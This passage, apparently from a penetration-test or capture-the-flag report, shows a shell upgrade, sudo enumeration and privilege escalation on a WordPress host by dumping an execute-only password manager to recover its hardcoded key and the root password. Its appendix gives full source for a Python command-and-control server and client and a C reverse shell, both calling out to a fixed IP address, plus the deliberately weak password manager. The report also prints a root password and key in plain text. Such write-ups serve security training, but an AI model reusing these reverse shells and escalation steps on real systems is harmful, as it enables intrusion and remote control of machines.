python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@ip-10-2-2-153:/var/www/html/wordpress/wp-admin$ sudo -l
sudo -l
Matching Defaults entries for www-data on ip-10-2-2-153:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User www-data may run the following commands on ip-10-2-2-153:
    (ALL) NOPASSWD: /bin/password_manager
www-data@ip-10-2-2-153:/var/www/html/wordpress/wp-admin$
```

Figure 33 - Interactive reverse shell

Privilege Escalation

Custom binary has execute permission allowed for anyone to run.




```
<ml/wordpress/wp-admin$ ls -la /bin/password_manager
-rwxrwx--x 1 root root 21616 Sep  9 12:53 /bin/password_manager
```

Figure 34 - Execute only password manager


ExeOnlyDump is a Linux ptrace-based tool that injects syscalls into a running process to dump its executable memory even when no symbol or disk file is available. It works by using ptrace to take control of a process and injects syscalls like mmap, read, and write, and copies executable memory regions to a file.

Use “ExeOnlyDump” to dump the password manager binary and use “string” to get all the strings used by the binary. The encryption key will be found inside the binary which can be used to unlock the password manager which will contain the root password.




```
root@ubuntu-s-1vcpu-2gb-sgp1-01:~/ExeOnlyDump-main# make
cc -c -Wall helper.c -o helper.o
cc -c -Wall inject.c -o inject.o
cc -c -Wall xodump.c -o xodump.o
cc helper.o inject.o xodump.o -o xodump
root@ubuntu-s-1vcpu-2gb-sgp1-01:~/ExeOnlyDump-main# ls -la
total 244
drwxr-xr-x 3 root root  4096 Sep 13 14:14 .
drwx------ 6 root root  4096 Sep 13 14:12 ..
-rw-r--r-- 1 root root    66 Aug 25  2023 .gitattributes
-rw-r--r-- 1 root root   430 Aug 25  2023 .gitignore
-rw-r--r-- 1 root root 35129 Aug 25  2023 LICENSE
-rw-r--r-- 1 root root  7564 Aug 25  2023 README.md
-rw-r--r-- 1 root root 19907 Aug 25  2023 helper.c
-rw-r--r-- 1 root root  1034 Aug 25  2023 helper.h
-rw-r--r-- 1 root root 13840 Sep 13 14:14 helper.o
drwxr-xr-x 2 root root  4096 Aug 25  2023 images
-rw-r--r-- 1 root root 20262 Aug 25  2023 inject.c
-rw-r--r-- 1 root root  1897 Aug 25  2023 inject.h
-rw-r--r-- 1 root root 12680 Sep 13 14:14 inject.o
-rw-r--r-- 1 root root   310 Aug 25  2023 makefile
-rwxr-xr-x 1 root root 40768 Sep 13 14:14 xodump
-rw-r--r-- 1 root root 22671 Aug 25  2023 xodump.c
-rw-r--r-- 1 root root   190 Aug 25  2023 xodump.h
-rw-r--r-- 1 root root 28312 Sep 13 14:14 xodump.o
```

Figure 36 - Compile ExeOnlyDump




```
www-data@ip-10-2-2-153:/tmp$ chmod +x xodump
chmod +x xodump
www-data@ip-10-2-2-153:/tmp$ ./xodump
./xodump
xodump [-o outfile] <executable> [args]
www-data@ip-10-2-2-153:/tmp$ ./xodump -o out.dmp /bin/password_manager
./xodump -o out.dmp /bin/password_manager
ExeOnlyDump 1.00 - Linux Execute-Only Executable Dumper
(c) 2023 Broken Pipe. All rights reserved.
Note: For research and learning purposes only.

"/bin/password_manager" is running with process id 594454.

Dumping 0×6033289b5000 - 0×6033289b6000 to "out.dmp" ("/usr/bin/password_manager" offset 0)...
Dumping 0×6033289b6000 - 0×6033289b8000 to "out.dmp" ("/usr/bin/password_manager" offset 0×1000)...
Dumping 0×6033289b8000 - 0×6033289b9000 to "out.dmp" ("/usr/bin/password_manager" offset 0×3000)...
Dumping 0×6033289b9000 - 0×6033289bb000 to "out.dmp" ("/usr/bin/password_manager" offset 0×3000)...

Executable successfully auto-dumped to "out.dmp".
Child process 594454 was terminated by signal 9.
```

Figure 35 - Running ExeOnlyDump



```
mysecretke123y
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
/var/lib/.password-manager
mkdir
Can't open database: %s
CREATE TABLE IF NOT EXISTS credentials (id INTEGER PRIMARY KEY AUTOINCREME
SQL error: %s
Enter username:
%127s
Enter password:
INSERT INTO credentials (username, password) VALUES (?, ?);
Failed to insert data.
Credential added.
Enter password to decrypt credentials:
Incorrect password! Access denied.
SELECT username, password FROM credentials;
Saved credentials:
Username: %s, Password: %s
%s/database.db
1. Add credential
2. Read credentials
Choice:
Invalid choice.
9*3$"
```

Figure 38 - strings of the password manager which contains a database password



```
www-data@ip-10-2-2-153:/tmp$ sudo /bin/password_manager
1. Add credential
2. Read credentials
Choice: 2
Enter password to decrypt credentials: mysecretke123y

Saved credentials:
Username: root, Password: 62Gbn9tvDcLGzpqk
www-data@ip-10-2-2-153:/tmp$ su root
Password:
root@ip-10-2-2-153:/tmp#
```

Figure 37 - Opening the password manager to find root password

www-data can login in to root with the password found in the password manager.

Appendix

Software source codes

Server.py

```
#!/usr/bin/env python3
import socket

HOST = '0.0.0.0'  # Listen on all interfaces
PORT = 9001

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((HOST, PORT))
s.listen(1)
print(f"Listening on {HOST}:{PORT}")

conn, addr = s.accept()
print(f"Connection from {addr}")

try:
    while True:
        cmd = input("Enter Python command: ")
        if cmd.lower() in ("exit", "quit"):
            conn.send(b"exit\n")
            break
        conn.send(cmd.encode() + b"\n")
        result = conn.recv(4096)
        print(result.decode().strip())
except KeyboardInterrupt:
    print("Server shutting down.")
finally:
    conn.close()
    s.close()
```

Client.py

```
#!/usr/bin/env python3
import socket
import subprocess
```

```
HOST = '152.42.170.205'
PORT = 9001

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, PORT))

try:
    while True:
        cmd = s.recv(1024).decode().strip()
        if cmd.lower() == "exit":
            break
        try:
            proc = subprocess.Popen(cmd, shell=True, stdout=subprocess.PIPE,
stderr=subprocess.PIPE)
            out, err = proc.communicate()
            output = out + err
            s.send(output if output else b"")
        except Exception as e:
            s.send(f"Error: {e}\n".encode())
except KeyboardInterrupt:
    pass
finally:
    s.close()
```

Shell.c

```
#include <stdio.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>
#include <netinet/in.h>
#include <arpa/inet.h>

int main(void){
    int port = 9002;
    struct sockaddr_in revsockaddr;

    int sockt = socket(AF_INET, SOCK_STREAM, 0);
    revsockaddr.sin_family = AF_INET;
    revsockaddr.sin_port = htons(port);
    revsockaddr.sin_addr.s_addr = inet_addr("152.42.170.205");

    connect(sockt, (struct sockaddr *) &revsockaddr,
    sizeof(revsockaddr));
    dup2(sockt, 0);
    dup2(sockt, 1);
    dup2(sockt, 2);

    char * const argv[] = {"/bin/bash", NULL};
    execvp("/bin/bash", argv);

    return 0;
}
```

Password_manager.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/stat.h>
#include <sqlite3.h>
#include <unistd.h>
#include <stdint.h>

#define DIR_NAME "/var/lib/.password-manager"

// Hardcoded key for XOR encryption
const char *HARDCODED_KEY = "mysecretke123y";

// --- Simple Base64 implementation ---
static const char b64chars[] =
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";

char *base64_encode(const unsigned char *in, size_t len) {
    char *out = malloc(((len + 2) / 3) * 4 + 1);
    char *p = out;
    for (size_t i = 0; i < len; i += 3) {
        int val = in[i] << 16;
        if (i + 1 < len) val |= in[i + 1] << 8;
        if (i + 2 < len) val |= in[i + 2];
        *p++ = b64chars[(val >> 18) & 0x3F];
        *p++ = b64chars[(val >> 12) & 0x3F];
        *p++ = (i + 1 < len) ? b64chars[(val >> 6) & 0x3F] : '=';
        *p++ = (i + 2 < len) ? b64chars[val & 0x3F] : '=';
    }
    *p = '\0';
    return out;
}

int b64val(char c) {
    if (c >= 'A' && c <= 'Z') return c - 'A';
    if (c >= 'a' && c <= 'z') return c - 'a' + 26;
    if (c >= '0' && c <= '9') return c - '0' + 52;
    if (c == '+') return 62;
    if (c == '/') return 63;
    return 0;
}

unsigned char *base64_decode(const char *in, size_t *out_len) {
    size_t len = strlen(in);
    *out_len = len / 4 * 3;
    if (in[len - 1] == '=') (*out_len)--;
    if (in[len - 2] == '=') (*out_len)--;
    unsigned char *out = malloc(*out_len + 1);
    unsigned char *p = out;

    for (size_t i = 0; i < len; i += 4) {
        int val = b64val(in[i]) << 18 | b64val(in[i + 1]) << 12 | b64val(in[i + 2]) << 6 |
b64val(in[i + 3]);
        *p++ = (val >> 16) & 0xFF;
        if (in[i + 2] != '=') *p++ = (val >> 8) & 0xFF;
        if (in[i + 3] != '=') *p++ = val & 0xFF;
    }
    return out;
}

// XOR encryption/decryption
void xor_encrypt_decrypt(unsigned char *data, size_t len, const char *key) {
    size_t key_len = strlen(key);
    for (size_t i = 0; i < len; i++) {
        data[i] ^= key[i % key_len];
    }
}

// Create directory in home if not exists
char* create_directory() {
    char *dir_path = strdup(DIR_NAME);

    if (access(dir_path, F_OK) != 0) {
        if (mkdir(dir_path, 0775) == -1) {
            perror("mkdir");
            exit(1);
        }
    }

    return dir_path;
}

// Initialize database
void init_database(sqlite3 **db, const char *db_path) {
    int rc = sqlite3_open(db_path, db);
    if (rc) {
        fprintf(stderr, "Can't open database: %s\n", sqlite3_errmsg(*db));
        exit(1);
    }

    chmod(db_path, 0661);

    const char *sql_create = "CREATE TABLE IF NOT EXISTS credentials ("
                             "id INTEGER PRIMARY KEY AUTOINCREMENT,"
                             "username TEXT NOT NULL,"
                             "password TEXT NOT NULL);";
    char *err_msg = 0;
    rc = sqlite3_exec(*db, sql_create, 0, 0, &err_msg);
    if (rc != SQLITE_OK) {
        fprintf(stderr, "SQL error: %s\n", err_msg);
        sqlite3_free(err_msg);
        exit(1);
    }
```

```
}

// Add credential
void add_credential(sqlite3 *db) {
   char username[128];
   char password[128];

   printf("Enter username: ");
   scanf("%127s", username);
   printf("Enter password: ");
   scanf("%127s", password);

   size_t len = strlen(password);
   unsigned char *buf = malloc(len + 1);
   memcpy(buf, password, len);
   xor_encrypt_decrypt(buf, len, HARDCODED_KEY);

   char *b64 = base64_encode(buf, len);
   free(buf);

   const char *sql_insert = "INSERT INTO credentials (username, password)
VALUES (?, ?);";
   sqlite3_stmt *stmt;
   sqlite3_prepare_v2(db, sql_insert, -1, &stmt, 0);
   sqlite3_bind_text(stmt, 1, username, -1, SQLITE_STATIC);
   sqlite3_bind_text(stmt, 2, b64, -1, SQLITE_STATIC);
   if (sqlite3_step(stmt) != SQLITE_DONE) {
      fprintf(stderr, "Failed to insert data.\n");
   }
   sqlite3_finalize(stmt);
   free(b64);

   printf("Credential added.\n");
}

// Read credentials (requires password)
void read_credentials(sqlite3 *db) {
   char input_key[128];
   printf("Enter password to decrypt credentials: ");
   scanf("%127s", input_key);
```

```
    if (strcmp(input_key, HARDCODED_KEY) != 0) {
        printf("Incorrect password! Access denied.\n");
        return;
    }

    const char *sql_select = "SELECT username, password FROM credentials;";
    sqlite3_stmt *stmt;
    sqlite3_prepare_v2(db, sql_select, -1, &stmt, 0);

    printf("\nSaved credentials:\n");
    while (sqlite3_step(stmt) == SQLITE_ROW) {
        const unsigned char *username = sqlite3_column_text(stmt, 0);
        const unsigned char *b64pass = sqlite3_column_text(stmt, 1);

        size_t decoded_len;
        unsigned char *decoded = base64_decode((const char *)b64pass,
&decoded_len);
        xor_encrypt_decrypt(decoded, decoded_len, HARDCODED_KEY);
        decoded[decoded_len] = '\0';

        printf("Username: %s, Password: %s\n", username, decoded);
        free(decoded);
    }
    sqlite3_finalize(stmt);
}

int main() {
    char *dir_path = create_directory();

    char db_path[strlen(dir_path) + 13];
    sprintf(db_path, "%s/database.db", dir_path);

    sqlite3 *db;
    init_database(&db, db_path);

    int choice;
    printf("1. Add credential\n2. Read credentials\nChoice: ");
    scanf("%d", &choice);
    if (choice == 1) add_credential(db);
    else if (choice == 2) read_credentials(db);
    else printf("Invalid choice.\n");

    sqlite3_close(db);
    free(dir_path);
    return 0;
}
```